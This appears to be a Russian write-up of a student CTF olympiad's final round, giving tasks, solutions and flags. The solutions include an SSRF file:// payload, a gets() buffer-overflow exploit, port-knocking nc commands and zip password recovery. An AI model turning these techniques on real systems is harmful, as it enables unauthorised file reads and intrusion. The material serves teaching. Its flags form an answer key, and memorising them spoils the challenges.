Заключительный этап

Первый тур заключительного этапа

Первый тур заключительного этапа прошел на специальной платформе в формате CTF task-based с добавлением творческих задач.

Особенности тура:
- Длительность тура: 4 астрономических часа.
- Интернет отсутствует.
- Для каждого участника был подготовлен ноутбук с предустановленной ОС Kali Linux 2022.4
- Каждая задача по категориям оценивалась в 10 баллов.
- Платформа хостилась на локальной сети Университета, что ограничивало поиск подсказок в сети интернет.

Творческие задания оценивались по шкале от 0 до 20 баллов с шагом 2 балла в задачах Incident Manager и Квантовое шифрование, задачи Виженер и AND or OR решались на выданных бланках и оценивались по шкале от 0 до 15 баллов с шагом в 5 баллов.

Задачи первого тура заключительного этапа

1. Творческое

1.1. Квантовое шифрование
Балл: 20
Условие:
В последние годы область квантового шифрования претерпела значительные изменения, став одним из наиболее обсуждаемых направлений в информационной безопасности. Квантовое шифрование использует принципы квантовой механики для обеспечения безопасности передачи информации, что теоретически делает её невосприимчивой к взлому с помощью классических и даже квантовых вычислений.
Задание:
Ваша задача — провести анализ перспектив, пользы и угроз, связанных с применением квантового шифрования в информационной безопасности. Ваш ответ должен включать следующие аспекты:
Перспективы развития квантового шифрования:
Оцените потенциал квантового шифрования и его возможное влияние на будущее информационной безопасности.
Проанализируйте, какие технологические и теоретические проблемы ещё предстоит решить.
Польза квантового шифрования:
Опишите, как квантовое шифрование может улучшить защиту данных и коммуникаций.
Приведите примеры областей применения, где квантовое шифрование могло бы принести наибольшую пользу.
Угрозы и вызовы, связанные с квантовым шифрованием:
Рассмотрите потенциальные угрозы, которые квантовое шифрование может представлять для существующих систем безопасности.
Обсудите, какие вызовы стоят перед обществом и специалистами в области информационной безопасности при внедрении квантовых технологий.
Требования к ответу:

Ваш ответ должен быть подробным и аргументированным.
По возможности, подкрепите свои утверждения примерами.
Ожидается критический анализ представленных данных и мнений.
Примеры для вдохновения:
Пример пользы: Банковская система может использовать квантовое шифрование для обеспечения абсолютной безопасности транзакций и защиты от кибератак.
Пример угрозы: Развитие квантовых компьютеров может сделать устаревшими существующие методы криптографии, что потребует пересмотра подходов к защите конфиденциальной информации.
Формат сдачи:
Ответ предоставляется в форме эссе. Ожидается чёткое структурирование текста, наличие введения, основной части и заключения. Ответ сохранять на рабочем столе с названием "творческая задача Квантовое шифрование"

1.2. Incident manager
Балл: 20
Условие:
Задание:
Вводные данные:
Вы - инцидент менеджер в крупной компании.
За каждым подразделением (условный юнит компании, такие как бухгалтерия, сетевики, отдел продаж) закреплено свое ответственное лицо. Бекапы критичных серверов делаются раз в месяц. Высшее руководство компании улетело на корпоратив всем составом, так что фактически вы можете принимать любые решения. Через несколько дней наступит сразу два важных события: выдача зарплаты сотрудникам и период финансового отчета перед поставщиками продукции для вашей фирмы.
В один прекрасный (нет) день вам приходит уведомление, что на серверах 1с расширения файлов начали меняться, а также в корне диска появился файл следующего содержания <тут типичный текст шифровальщика вставлю>. Тут же один из бухгалтеров вспоминает, что какое-то время назад ей на почту приходило странно письмо с документом, после открытия которого «что-то быстро моргнуло».
Ваша задача описать весь процесс реактивного реагирования и митигации последствий с точки зрения инцидент-менеджера, с указанием какие дополнительные службы/источники/ внешние фирмы вы будете привлекать и для каких целей
Требования к ответу:
Ваш ответ должен быть подробным и аргументированным.
По возможности, подкрепите свои утверждения примерами.
Ожидается критический анализ представленных данных и мнений.
Формат сдачи:
Ответ предоставляется в форме эссе. Ожидается чёткое структурирование текста, наличие введения, основной части и заключения. Ответ сохранять на рабочем столе с названием "твроческая задача Incident Manager"

2. Paper

2.1. AND or OR?

Балл: 15

Условие:

Составьте таблицу истинности для следующего логического выражения:

$$F(X, Y, Z) = (X \wedge \neg Y) \vee (Y \wedge Z) \vee (\neg X \wedge \neg Z)$$

Здесь используются следующие логические операции:

- $\wedge$ — логическое И (AND),
- $\vee$ — логическое ИЛИ (OR),
- $\neg$ — логическое НЕ (NOT).

Вам необходимо построить таблицу истинности для данного выражения, учитывая все возможные комбинации значений переменных X, Y и Z которые могут быть либо 0 (ложь), либо 1 (истина).

Решение:

Данное задание необходимо делать на бумаге, описывая ход решения

Ответ:

Таблица истинности данного выражения

x	y	z	$(x \wedge \neg\, y) \vee (y \wedge z) \vee (\neg\, x \wedge \neg\, z)$
T	T	T	T
T	T	F	F
T	F	T	T
T	F	F	T
F	T	T	T
F	T	F	T
F	F	T	F
F	F	F	T

2.2. Виженер

Балл: 15

Условие:

Вам необходимо с помощью представленной ниже таблицы и шифра Виженера выполнить две задачи:

Зашифровать фразу «ctf its easy» с ключевой фразой «some key».
Расшифровать фразу «kmx c lnoiqg onixsgk hkimgk» используя ключевую фразу «ctf».

Так же необходимо описать алгоритм и представить псевдо-код программы, позволяющей производить шифрование/дешифрование произвольной фразы с указанием ключа.

Ответ:

Основываясь на вводной информации в ответе мы получали фразы:
uhr mdw csgk
its a simple vigener cipher

Решение:

Участникам выдавалась таблица Виженера и задача - зашифровать и расшифровать указанную фразу. Вспомнив как производится шифрование (пересечение строки и столбца по ключу и открытому тексту) - можно было легко зашифровать фразу, а расшифровать ее можно применив обратный алгоритм.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

3. Web

3.1. GetTheFile

Балл: 10

Условие:

Just read file and get your points!
http://10.90.138.119:5555


Ответ: ctf{51mpl3_w4y_u51n6_4n07h3r_5ch3m3}

Решение:

Приложение считывало параметр url и делало снимок страницы, то есть при запросе типа:

```
http://localhost:5555/?url=http://google.com
```

Можно было получить следующий ответ:



По заданию говорилось, что флаг хранится по пути /app/flag.txt В решении достаточно было заменить схему на file и отправить запрос следующего вида:

```
http://localhost:5555/?url=file:///app/flag.txt
```

И получаем флаг **ctf{51mpl3_w4y_u51n6_4n07h3r_5ch3m3}**

4. PWN

4.1. ha-ha, classic

Балл: 10

Условие:


It's just classic pwn task!

nc 10.90.138.119 5050

Ответ: ctf{0V3rF10W_MY_8UFF3r}

Решение:

Для начала декомпилируем бинарный файл



Тут сразу бросается в глаза функция strcmp - намек на переполнение буфера памяти.

А еще есть пара констант заданного размера, их можно декодировать по примеру ниже:

```
hex_value = "4f4e4e49"
string_value = bytes.fromhex(hex_value).decode("utf-8")
print(string_value)
```

и получить INNO и HELLO, при чем эти строки сравниваются, но есть еще ввод.
В целом, если привести в исходный вид, то получим следующий код:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main() {

    char key_correct[] = "INNO";

    char check[] = "HELLO";
    char key[10];
    gets(key);

    if (strcmp(check, key_correct) == 0)
        printf("ctf{0V3rF10W_MY_8UFF3r}\n");
    else
        printf("No\n");
    return 0;
}
```

Здесь видим классический пример категории, а именно переполнение буфера на key[10], решение для такой задачи будет выглядеть так:

```
root@            :/tmp# python3 -c "print(str('A'*10)+'INNO')" | ./main
flag is here
root@            :/tmp#
```

Осталось подключиться по netcat и повторить это на сервере.

5. Forensic

5.1. hacker

Балл: 10

Условие:

My computer was hacked! I just get some strange file from hacker and message "try to find me, friend". Can you help me?

Ответ: ctf{H4CK_7H3_P14N37}

Решение:

Определяем, что перед нами образ диска:

```
ubuntu@            :~$ ls
myimage.img
ubuntu@            :~$ file myimage.img
myimage.img: Linux rev 1.0 ext4 filesystem data, UUID=6bf00c0b-0878-4c97-8e40-40d491296999 (needs journal recovery) (extents) (64bit) (large files) (huge file
s)
ubuntu@            :~$
```

Монтируем его:

```
root@              :/home/ubuntu# losetup -f
/dev/loop11
root@              :/home/ubuntu# losetup /dev/loop11 myimage.img
root@              :/home/ubuntu# mkdir /mnt/myimage
root@              :/home/ubuntu# mount /dev/loop11 /mnt/myimage/
root@              :/home/ubuntu# cd /mnt/myimage/
root@              :/mnt/myimage# ls
files  lost+found
root@              :/mnt/myimage# cd files/
root@              :/mnt/myimage/files# ls
hacker-1.png  hacker-10.webp  hacker-2.jpeg  hacker-3.jpeg  hacker-4.jpg  hacker-5.jpg  hacker-6.png  hacker-7.webp  hacker-8.png  hacker-9.jpeg
root@              :/mnt/myimage/files#
```

Видим кучу файлов-картинок, с разными изображениями. Копаемся в них, ищем что-то интересное, доходим до EXIF данных.

```
root@l           :/mnt/myimage/files# exiftool hacker-2.jpeg
ExifTool Version Number         : 12.56
File Name                       : hacker-2.jpeg
Directory                       : .
File Size                       : 5.0 kB
File Modification Date/Time     : 2024:03:14 13:56:54+00:00
File Access Date/Time           : 2024:04:10 05:33:47+00:00
File Inode Change Date/Time     : 2024:03:14 13:56:54+00:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 1
Y Resolution                    : 1
Exif Byte Order                 : Big-endian (Motorola, MM)
Resolution Unit                 : None
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : Y3Rme0g0Q0tfN0gzX1AxNE4zN30
Flashpix Version                : 0100
Image Width                     : 259
Image Height                    : 194
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 259x194
Megapixels                      : 0.050
root@l           :/mnt/myimage/files#
```

Видим base64 в строке user comment, декодируем

```
root@t           :/mnt/myimage/files# echo "Y3Rme0g0Q0tfN0gzX1AxNE4zN30" | base64 -d
ctf{H4CK_7H3_P14N37}base64: invalid input
root@            :/mnt/myimage/files#
```

6. Reverse

6.1. Slowly

Балл: 10


Условие:


This code is so slowly… But i very need flag!

Ответ: CTF{510W_45_5N411}

Решение:

Необходимо сделать декомпиляцию бинарного файла, получается такой результат:





Видим кучу функций и вызовов, а еще странный sleep
Два варианта решения - попытаться из каждой функции получить ее вывод и составить ручками флаг, или просто убрать sleep любым способом, поставивь на него брейки или пересобрав в целом.
Исходный код задачи:

```c
#include <stdio.h>
#include <unistd.h>

long  int sq = 4;
long int x = 2;

void funcNumber17(const char *chars) { printf("%c", chars[79]); }

void funcNumber16(const char *chars) { printf("%c", chars[53]); }

void funcNumber15(const char *chars) { printf("%c", chars[53]); }

void funcNumber14(const char *chars) { printf("%c", chars[56]); }

void funcNumber13(const char *chars) { printf("%c", chars[39]); }

void funcNumber12(const char *chars) { printf("%c", chars[57]); }

void funcNumber11(const char *chars) { printf("%c", chars[73]); }

void funcNumber10(const char *chars) { printf("%c", chars[57]); }

void funcNumber9(const char *chars) { printf("%c", chars[56]); }

void funcNumber8(const char *chars) { printf("%c", chars[73]); }

void funcNumber7(const char *chars) { printf("%c", chars[48]); }

void funcNumber6(const char *chars) { printf("%c", chars[52]); }

void funcNumber5(const char *chars) { printf("%c", chars[53]); }

void funcNumber4(const char *chars) { printf("%c", chars[57]); }

void funcNumber3(const char *chars) { printf("%c", chars[78]); }

void funcNumber2(const char *chars) { printf("%c", chars[31]); }

void funcNumber1(const char *chars) { printf("%c", chars[45]); }

void funcNumber(const char *chars) { printf("%c", chars[28]); }
```

```
int main() {
    setbuf(stdout, NULL);
    char chars[] = {'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q',
'r', 's', 't',
                    'u', 'v', 'w', 'x', 'y', 'z',
                    'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q',
'R', 'S', 'T',
                    'U', 'V', 'W', 'X', 'Y', 'Z',
                    '0', '1', '2', '3', '4', '5', '6', '7', '8', '9',
                    '!', '@', '#', '$', '%', '^', '&', '*', '(', ')', '-', '_', '+', '=', '[', ']', '{',
'}', '|', '\\',
                    ';', ':', '\'', '"', ',', '.', '/', '<', '>', '?', ' '};


    printf("Please, be slowly...\n"
           "You flag is: ");

    funcNumber(chars);
    sleep(x);
    funcNumber1(chars);
    x = x * sq;
    sleep(x);
    funcNumber2(chars);
    x = x * sq;
    sleep(x);
    funcNumber3(chars);
    x = x * sq;
    sleep(x);
    funcNumber4(chars);
    x = x * sq;
    sleep(x);
    funcNumber5(chars);
    x = x * sq;
    sleep(x);
    funcNumber6(chars);
    x = x * sq;
    sleep(x);
    funcNumber7(chars);
    x = x * sq;
    sleep(x);
    funcNumber8(chars);
    x = x * sq;
    sleep(x);
    funcNumber9(chars);
    x = x * sq;
    sleep(x);
    funcNumber10(chars);
    x = x * sq;
    sleep(x);
    funcNumber11(chars);
    x = x * sq;
    sleep(x);
    funcNumber12(chars);
    x = x * sq;
    sleep(x);
    funcNumber13(chars);
    x = x * sq;
    sleep(x);
    funcNumber14(chars);
    x = x * sq;
    sleep(x);
    funcNumber15(chars);
    x = x * sq;
    sleep(x);
    funcNumber16(chars);
    x = x * sq;
    sleep(x);
    funcNumber17(chars);
    x = x * sq;
    sleep(x);


    return 0;
}
```

7. Network

7.1. Двойное рукопожатие
Балл: 10
Условие:
Наш сервер слушает порт 31337. Если вы подключаетесь только одним способом, то в ответ - тишина. Если же подключаться по правильной схеме, а-ля port-knocking, то сервер вам обязательно ответит. Я еще не разобрался в комбинации, но у других коллег это получалось. Сейчас суббота, они недоступны… помогите!!!
Ответ: CTF{hWjFwQ8BvknXY73mDocv}
Решение:
Необходимо было взаимодействовать с сервером по следующему алгоритму:
Устанавливаем tcp-соединение: nc 127.0.0.1 31337
Отправляем сообщение по udp-протоколу на тот же номер порта: echo "Hello, Server!" | nc -u 127.0.0.1 31337. Соединение из пункта 1 не закрываем
Теперь по соединению из пункта 1 нужно отправить какие-нибудь данные (любой текст), тогда сервер ответит вам правильным флагом

8. Misc

8.1. file
Балл: 10
Условие:
Файл без опознавательных знаков был замечен на компьютере главного бухгалтера. Узнайте, что было спрятано, и являются ли эти данные критичными?
Ответ: CTF{yPp8iPenT3Sfbhv6AlqL}
Решение:
Файл был преобразован по следующему алгоритму:

```
#!/bin/bash

# Create a file named today.txt with specific content
echo "CTF{yPp8iPenT3Sfbhv6AlqL}" > today.txt

# Create a ZIP archive named today.zip with password protection
zip -P '2024-03-16' today.zip today.txt

# Generate a random name for the Zstandard archive
# This uses the UUID tool to generate a unique name
random_name=$(uuidgen)

# Compress the ZIP file into a Zstandard (.zst) archive with the random name
tar -zcvf "${random_name}".tar.gz today.zip

mv "${random_name}".tar.gz "${random_name}"

rm today.txt today.zip

# Display the name of the generated Zstandard archive
echo "Generated tar archive: ${random_name}"
```

Требовалось восстановить цепочку и получить файл:

1. узнать тип файла (tar.gz) и разархивировать его
2. поработать с файлом today.zip, подобрав пароль (актуальная дата - 2024-03-16), разархивировать
3. прочитать файл today.txt

9. PPC

9.1. печь

Балл: 10

Условие:

на вход вам дана последовательность слов, в ответ необходимо отправить количество глаголов (в инфинитиве). Раундов будет много.

В случае, если слово является существительным и глаголом, используется вариант глагол (например, печь).

Ответ: CTF{s1dMp0LILYYLtn19aPVH}

Решение:

Исходный код сервера

```
import random
import select
import sys
verbs = []
nouns = []
with open('verbs.txt', 'r') as f:
    verbs =  [x.rstrip() for x in f.readlines()]

with open('nouns.txt', 'r') as f:
    nouns = [x.rstrip() for x in f.readlines()]


def find(input, data = []):
     return len(set(input).intersection(set(data)))

for i in range(100):
    result = []
    verbs_count = 0
    nouns_count = 0
    for j in range(100):
        if random.random() > 0.3:
            result.append(random.choice(verbs))
        else:
            result.append(random.choice(nouns))
    print(" ".join(list(set(result))))
    i, o, e = select.select( [sys.stdin], [], [], 3 )
    if len(i) == 0:
            print('Time is up!')
            exit()
    count = sys.stdin.readline().strip().rstrip()
```

```
    if int(count) == find(result, verbs):
         print('Good! Next round...')
    else:
         print('Wrong answer! Count is ', find(result, verbs))
         exit()

print('CTF{s1dMp0LILYYLtn19aPVH}')
```

Алгоритм решения такой:
Собрать все слова в словарь
Отфильтровать те, которые не являются глаголами (их значительно меньше, около 20 штук)
Написать алгоритм, который на основе текущего набора слов просчитывает количество глаголов и отправляет ответ на сервер
Пример такого скрипта находится в коде сервера, функция find